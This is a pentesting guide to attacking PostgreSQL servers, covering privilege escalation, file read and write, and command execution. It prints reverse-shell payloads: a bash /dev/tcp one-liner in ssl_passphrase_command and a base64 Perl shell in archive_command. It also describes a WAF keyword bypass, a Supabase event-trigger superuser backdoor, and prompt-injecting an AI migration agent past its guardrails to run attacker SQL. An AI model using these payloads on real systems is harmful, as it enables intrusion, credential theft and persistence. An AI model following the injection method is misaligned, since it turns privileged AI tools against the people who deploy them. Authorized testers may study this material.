5432 - Postgresql
💡 学习提示: 本文档介绍 Postgresql 的渗透测试方法,适合信息安全初学者和从业人员参考。
⚠️ 法律声明: 本文档仅供学习和授权测试使用。未经授权的系统测试可能违反法律法规。
If running
\listyou find a database calledrdsadminyou know you are inside an AWS postgresql database.
For more information about how to abuse a PostgreSQL database check:
../pentesting-web/sql-injection/postgresql-injection/
Automatic 信息收集
Brute force
端口 scanning
According to this research, when a connection attempt fails, dblink throws an sqlclient_unable_to_establish_sqlconnection exception including an explanation of the error. Examples of these details are listed below.
- Host is down
DETAIL: could not connect to server: No route to host Is the server running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?
- 端口 is closed
- 端口 is open
or
- 端口 is open or filtered
In PL/pgSQL functions, it is currently not possible to obtain exception details. However, if you have direct access to the PostgreSQL server, you can retrieve the necessary information. If extracting usernames and passwords from the system tables is not feasible, you may consider utilizing the wordlist attack method discussed in the preceding section, as it could potentially yield positive results.
信息收集 of Privileges
Roles
| Role Types | |
|---|---|
| rolsuper | Role has superuser privileges |
| rolinherit | Role automatically inherits privileges of roles it is a member of |
| rolcreaterole | Role can create more roles |
| rolcreatedb | Role can create databases |
| rolcanlogin | Role can log in. That is, this role can be given as the initial session authorization identifier |
| rolreplication | Role is a replication role. A replication role can initiate replication connections and create and drop replication slots. |
| rolconnlimit | For roles that can log in, this sets maximum number of concurrent connections this role can make. -1 means no limit. |
| rolpassword | Not the password (always reads as ********) |
| rolvaliduntil | 密码 expiry time (only used for password authentication); null if no expiration |
| rolbypassrls | Role bypasses every row-level security policy, see Section 5.8 for more information. |
| rolconfig | Role-specific defaults for run-time configuration variables |
| oid | ID of role |
Interesting Groups
- If you are a member of
pg_execute_server_programyou can execute programs - If you are a member of
pg_read_server_filesyou can read files - If you are a member of
pg_write_server_filesyou can write files
提示
注意 that in Postgres a user, a group and a role is the same. It just depend on how you use it and if you allow it to login.
Tables
Functions
File-system actions
Read directories and files
From this commit members of the defined DEFAULT_ROLE_READ_SERVER_FILES group (called pg_read_server_files) and super users can use the COPY method on any path (check out convert_and_check_filename in genfile.c):
警告
Remember that if you aren’t super user but has the CREATEROLE permissions you can make yourself member of that group:
There are other postgres functions that can be used to read file or list a directory. Only superusers and users with explicit permissions can use them:
You can find more functions in https://www.postgresql.org/docs/current/functions-admin.html
Simple File Writing
Only super users and members of pg_write_server_files can use copy to write files.
警告
Remember that if you aren’t super user but has the CREATEROLE permissions you can make yourself member of that group:
Remember that COPY cannot handle newline chars, therefore even if you are using a base64 payload you need to send a one-liner.
A very important limitation of this technique is that copy cannot be used to write binary files as it modify some binary values.
Binary files upload
However, there are other techniques to upload big binary files:
../pentesting-web/sql-injection/postgresql-injection/big-binary-files-upload-postgresql.md
Updating PostgreSQL table data via local file write
If you have the necessary permissions to read and write PostgreSQL server files, you can update any table on the server by overwriting the associated file node in the PostgreSQL data directory. More on this technique here.
Required steps:
-
Obtain the PostgreSQL data directory
注意: If you are unable to retrieve the current data directory path from settings, you can query the major PostgreSQL version through the
SELECT version()query and try to brute-force the path. Common data directory paths on Unix installations of PostgreSQL are/var/lib/PostgreSQL/MAJOR_VERSION/CLUSTER_NAME/. A common cluster name ismain. -
Obtain a relative path to the filenode, associated with the target table
This query should return something like
base/3/1337. The full path on disk will be$DATA_DIRECTORY/base/3/1337, i.e./var/lib/postgresql/13/main/base/3/1337. -
Download the filenode through the
lo_*functions -
Get the datatype, associated with the target table
-
Use the PostgreSQL Filenode Editor to edit the filenode; set all
rol*boolean flags to 1 for full permissions.
-
Re-upload the edited filenode via the
lo_*functions, and overwrite the original file on the disk -
(Optionally) Clear the in-memory table cache by running an expensive SQL query
-
You should now see updated table values in the PostgreSQL.
You can also become a superadmin by editing the pg_authid table. See the following section.
远程代码执行
远程代码执行 to program
Since version 9.3, only super users and member of the group pg_execute_server_program can use copy for 远程代码执行 (example with exfiltration:
示例 to exec:
警告
Remember that if you aren’t super user but has the CREATEROLE permissions you can make yourself member of that group:
Or use the multi/postgres/postgres_copy_from_program_cmd_exec module from metasploit.
More information about this vulnerability here. While reported as CVE-2019-9193, Postges declared this was a feature and will not be fixed.
Bypass keyword filters/WAF to reach COPY PROGRAM
In SQLi contexts with stacked queries, a WAF may remove or block the literal keyword COPY. You can dynamically construct the statement and execute it inside a PL/pgSQL DO block. For example, build the leading C with CHR(67) to bypass naive filters and EXECUTE the assembled command:
This pattern avoids static keyword filtering and still achieves OS command execution via COPY ... PROGRAM. It is especially useful when the application echoes SQL errors and allows stacked queries.
远程代码执行 with PostgreSQL Languages
../pentesting-web/sql-injection/postgresql-injection/rce-with-postgresql-languages.md
远程代码执行 with PostgreSQL extensions
Once you have learned from the previous post how to upload binary files you could try obtain 远程代码执行 uploading a postgresql extension and loading it.
../pentesting-web/sql-injection/postgresql-injection/rce-with-postgresql-extensions.md
PostgreSQL configuration file 远程代码执行
提示
The following 远程代码执行 vectors are especially useful in constrained SQLi contexts, as all steps can be performed through nested SELECT statements
The configuration file of PostgreSQL is writable by the postgres user, which is the one running the database, so as superuser, you can write files in the filesystem, and therefore you can overwrite this file.

远程代码执行 with ssl_passphrase_command
More information about this technique here.
The configuration file have some interesting attributes that can lead to 远程代码执行:
ssl_key_file = '/etc/ssl/private/ssl-cert-snakeoil.key'Path to the private key of the databasessl_passphrase_command = ''If the private file is protected by password (encrypted) postgresql will execute the command indicated in this attribute.ssl_passphrase_command_supports_reload = offIf this attribute is on the command executed if the key is protected by password will be executed whenpg_reload_conf()is executed.
Then, an attacker will need to:
- Dump private key from the server
- Encrypt downloaded private key:
rsa -aes256 -in downloaded-ssl-cert-snakeoil.key -out ssl-cert-snakeoil.key
- Overwrite
- Dump the current postgresql configuration
- Overwrite the configuration with the mentioned attributes configuration:
ssl_passphrase_command = 'bash -c "bash -i >& /dev/tcp/127.0.0.1/8111 0>&1"'ssl_passphrase_command_supports_reload = on
- Execute
pg_reload_conf()
While testing this I noticed that this will only work if the private key file has privileges 640, it’s owned by root and by the group ssl-cert or postgres (so the postgres user can read it), and is placed in /var/lib/postgresql/12/main.
远程代码执行 with archive_command
More information about this config and about WAL here.
Another attribute in the configuration file that is exploitable is archive_command.
For this to work, the archive_mode setting has to be 'on' or 'always'. If that is true, then we could overwrite the command in archive_command and force it to execute via the WAL (write-ahead logging) operations.
The general steps are:
- Check whether archive mode is enabled:
SELECT current_setting('archive_mode') - Overwrite
archive_commandwith the payload. For eg, a reverse shell:archive_command = 'echo "dXNlIFNvY2tldDskaT0iMTAuMC4wLjEiOyRwPTQyNDI7c29ja2V0KFMsUEZfSU5FVCxTT0NLX1NUUkVBTSxnZXRwcm90b2J5bmFtZSgidGNwIikpO2lmKGNvbm5lY3QoUyxzb2NrYWRkcl9pbigkcCxpbmV0X2F0b24oJGkpKSkpe29wZW4oU1RESU4sIj4mUyIpO29wZW4oU1RET1VULCI+JlMiKTtvcGVuKFNUREVSUiwiPiZTIik7ZXhlYygiL2Jpbi9zaCAtaSIpO307" | base64 --decode | perl' - Reload the config:
SELECT pg_reload_conf() - Force the WAL operation to run, which will call the archive command:
SELECT pg_switch_wal()orSELECT pg_switch_xlog()for some Postgres versions
Editing postgresql.conf via Large Objects (SQLi-friendly)
When multi-line writes are needed (e.g., to set multiple GUCs), use PostgreSQL Large Objects to read and overwrite the config entirely from SQL. This approach is ideal in SQLi contexts where COPY cannot handle newlines or binary-safe writes.
示例 (adjust the major version and path if needed, e.g. version 15 on Debian):
This yields reliable OS command execution via archive_command as the postgres user, provided archive_mode is enabled. In practice, setting a low archive_timeout can cause rapid invocation without requiring an explicit WAL switch.
远程代码执行 with preload libraries
More information about this technique here.
This attack vector takes advantage of the following configuration variables:
session_preload_libraries– libraries that will be loaded by the PostgreSQL server at the client connection.dynamic_library_path– list of directories where the PostgreSQL server will search for the libraries.
We can set the dynamic_library_path value to a directory, writable by the postgres user running the database, e.g., /tmp/ directory, and upload a malicious .so object there. Next, we will force the PostgreSQL server to load our newly uploaded library by including it in the session_preload_libraries variable.
The attack steps are:
-
Download the original
postgresql.conf -
Include the
/tmp/directory in thedynamic_library_pathvalue, e.g.dynamic_library_path = '/tmp:$libdir' -
Include the malicious library name in the
session_preload_librariesvalue, e.g.session_preload_libraries = 'payload.so' -
Check major PostgreSQL version via the
SELECT version()query -
Compile the malicious library code with the correct PostgreSQL dev package Sample code:
Compiling the code:
-
Upload the malicious
postgresql.conf, created in steps 2-3, and overwrite the original one -
Upload the
payload.sofrom step 5 to the/tmpdirectory -
Reload the server configuration by restarting the server or invoking the
SELECT pg_reload_conf()query -
At the next DB connection, you will receive the reverse shell connection.
Postgres Privesc
CREATEROLE Privesc
Grant
According to the docs: Roles having CREATEROLE privilege can grant or revoke membership in any role that is not a superuser.
So, if you have CREATEROLE permission you could grant yourself access to other roles (that aren’t superuser) that can give you the option to read & write files and execute commands:
Modify 密码
Users with this role can also change the passwords of other non-superusers:
Privesc to SUPERUSER
It’s pretty common to find that local users can login in PostgreSQL without providing any password. Therefore, once you have gathered permissions to execute code you can abuse these permissions to gran you SUPERUSER role:
提示
This is usually possible because of the following lines in the pg_hba.conf file:
ALTER TABLE privesc
In this writeup is explained how it was possible to privesc in Postgres GCP abusing ALTER TABLE privilege that was granted to the user.
When you try to make another user owner of a table you should get an error preventing it, but apparently GCP gave that option to the not-superuser postgres user in GCP:
.png)
Joining this idea with the fact that when the INSERT/UPDATE/ANALYZE commands are executed on a table with an index function, the function is called as part of the command with the table owner’s permissions. It’s possible to create an index with a function and give owner permissions to a super user over that table, and then run ANALYZE over the table with the malicious function that will be able to execute commands because it’s using the privileges of the owner.
漏洞利用
- Start by creating a new table.
- Insert some irrelevant content into the table to provide data for the index function.
- Develop a malicious index function that contains a code execution payload, allowing for unauthorized commands to be executed.
- ALTER the table’s owner to “cloudsqladmin,” which is GCP’s superuser role exclusively used by Cloud SQL to manage and maintain the database.
- Perform an ANALYZE operation on the table. This action compels the PostgreSQL engine to switch to the user context of the table’s owner, “cloudsqladmin.” Consequently, the malicious index function is called with the permissions of “cloudsqladmin,” thereby enabling the execution of the previously unauthorized shell command.
In PostgreSQL, this flow looks something like this:
Then, the shell_commands_results table will contain the output of the executed code:
Local Login
Some misconfigured postgresql instances might allow login of any local user, it’s possible to local from 127.0.0.1 using the dblink function:
警告
注意 that for the previous query to work the function dblink needs to exist. If it doesn’t you could try to create it with
If you have the password of a user with more privileges, but the user is not allowed to login from an external IP you can use the following function to execute queries as that user:
It’s possible to check if this function exists with:
Custom defined function with SECURITY DEFINER
In this writeup, pentesters were able to privesc inside a postgres instance provided by IBM, because they found this function with the SECURITY DEFINER flag:
CREATE OR REPLACE FUNCTION public.create_subscription(IN subscription_name text,IN host_ip text,IN portnum text,IN password text,IN username text,IN db_name text,IN publisher_name text)
    RETURNS text
    LANGUAGE 'plpgsql'
    VOLATILE SECURITY DEFINER
    PARALLEL UNSAFE
    COST 100

AS $BODY$
                DECLARE
                     persist_dblink_extension boolean;
                BEGIN
                    persist_dblink_extension := create_dblink_extension();
                    PERFORM dblink_connect(format('dbname=%s', db_name));
                    PERFORM dblink_exec(format('CREATE SUBSCRIPTION %s CONNECTION ''host=%s port=%s password=%s user=%s dbname=%s sslmode=require'' PUBLICATION %s',
                                               subscription_name, host_ip, portNum, password, username, db_name, publisher_name));
                    PERFORM dblink_disconnect();
…
As explained in the docs a function with SECURITY DEFINER is executed with the privileges of the user that owns it. Therefore, if the function is vulnerable to SQL 注入 or is doing some privileged actions with params controlled by the attacker, it could be abused to escalate privileges inside postgres.
In the line 4 of the previous code you can see that the function has the SECURITY DEFINER flag.
And then execute commands:
.png)
Pass Burteforce with PL/pgSQL
PL/pgSQL is a fully featured programming language that offers greater procedural control compared to SQL. It enables the use of loops and other control structures to enhance program logic. In addition, SQL statements and triggers have the capability to invoke functions that are created using the PL/pgSQL language. This integration allows for a more comprehensive and versatile approach to database programming and automation.
You can abuse this language in order to ask PostgreSQL to brute-force the users credentials.
../pentesting-web/sql-injection/postgresql-injection/pl-pgsql-password-bruteforce.md
Privesc by Overwriting Internal PostgreSQL Tables
提示
The following privesc vector is especially useful in constrained SQLi contexts, as all steps can be performed through nested SELECT statements
If you can read and write PostgreSQL server files, you can become a superuser by overwriting the PostgreSQL on-disk filenode, associated with the internal pg_authid table.
Read more about this technique here.
The attack steps are:
- Obtain the PostgreSQL data directory
- Obtain a relative path to the filenode, associated with the
pg_authidtable - Download the filenode through the
lo_*functions - Get the datatype, associated with the
pg_authidtable - Use the PostgreSQL Filenode Editor to edit the filenode; set all
rol*boolean flags to 1 for full permissions. - Re-upload the edited filenode via the
lo_*functions, and overwrite the original file on the disk - (Optionally) Clear the in-memory table cache by running an expensive SQL query
- You should now have the privileges of a full superadmin.
Prompt-injecting managed migration tooling
AI-heavy SaaS frontends (e.g., Lovable’s Supabase agent) frequently expose LLM “tools” that run migrations as high-privileged service accounts. A practical workflow is:
- Enumerate who is actually applying migrations:
- Prompt-inject the agent into running attacker SQL via the privileged migration tool. Framing payloads as “please verify this migration is denied” consistently bypasses basic guardrails.
- Once arbitrary DDL runs in that context, immediately create attacker-owned tables or extensions that grant persistence back to your low-privileged account.
提示
参见 the general AI agent abuse playbook for more prompt-injection techniques against tool-enabled assistants.
Dumping pg_authid metadata via migrations
Privileged migrations can stage pg_catalog.pg_authid into an attacker-readable table even if direct access is blocked for your normal role.
Staging pg_authid metadata with a privileged migration
Low-privileged users can now read public.ai_models to obtain SCRAM hashes and role metadata for offline cracking or lateral movement.
Event-trigger privesc during postgres_fdw extension installs
Managed Supabase deployments rely on the supautils extension to wrap CREATE EXTENSION with provider-owned before-create.sql/after-create.sql scripts executed as true superusers. The postgres_fdw after-create script briefly issues ALTER ROLE postgres SUPERUSER, runs ALTER FOREIGN DATA WRAPPER postgres_fdw OWNER TO postgres, then reverts postgres back to NOSUPERUSER. Because ALTER FOREIGN DATA WRAPPER fires ddl_command_start/ddl_command_end event triggers while current_user is superuser, tenant-created triggers can execute attacker SQL inside that window.
利用 flow:
- Create a PL/pgSQL event trigger function that checks
SELECT usesuper FROM pg_user WHERE usename = current_userand, when true, provisions a backdoor role (e.g.,CREATE ROLE priv_esc WITH SUPERUSER LOGIN PASSWORD 'temp123'). - Register the function on both
ddl_command_startandddl_command_end. DROP EXTENSION IF EXISTS postgres_fdw CASCADE;followed byCREATE EXTENSION postgres_fdw;to re-run Supabase’s after-create hook.- When the hook elevates
postgres, the trigger executes, creates the persistent SUPERUSER role, and grants it back topostgresfor easySET ROLEaccess.
Event trigger PoC for the postgres_fdw after-create window
Supabase’s attempt to skip unsafe triggers only checks ownership, so ensure the trigger function owner is your low-privileged role, but the payload executes only when the hook flips current_user into SUPERUSER. Because the trigger re-runs on future DDL, it doubles as a self-healing persistence backdoor whenever the provider briefly elevates tenant roles.
Turning transient SUPERUSER access into host compromise
After SET ROLE priv_esc; succeeds, re-run earlier blocked primitives:
pg_read_file/COPY ... TO PROGRAM now provide arbitrary file access and command execution as the database OS account. Follow up with standard host privilege escalation:
Abusing a misconfigured SUID binary or writable config grants root. Once root, harvest orchestration credentials (systemd unit env files, /etc/supabase, kubeconfigs, agent tokens) to pivot laterally across the provider’s region.
POST
logging
Inside the postgresql.conf file you can enable postgresql logs changing:
Then, restart the service.
pgadmin
pgadmin is an administration and development platform for PostgreSQL.
You can find passwords inside the pgadmin4.db file
You can decrypt them using the decrypt function inside the script: https://github.com/postgres/pgadmin4/blob/master/web/pgadmin/utils/crypto.py
pg_hba
客户端 authentication in PostgreSQL is managed through a configuration file called pg_hba.conf. This file contains a series of records, each specifying a connection type, client IP address range (if applicable), database name, user name, and the authentication method to use for matching connections. The first record that matches the connection type, client address, requested database, and user name is used for authentication. There is no fallback or backup if authentication fails. If no record matches, access is denied.
The available password-based authentication methods in pg_hba.conf are md5, crypt, and password. These methods differ in how the password is transmitted: MD5-hashed, crypt-encrypted, or clear-text. It’s important to note that the crypt method cannot be used with passwords that have been encrypted in pg_authid.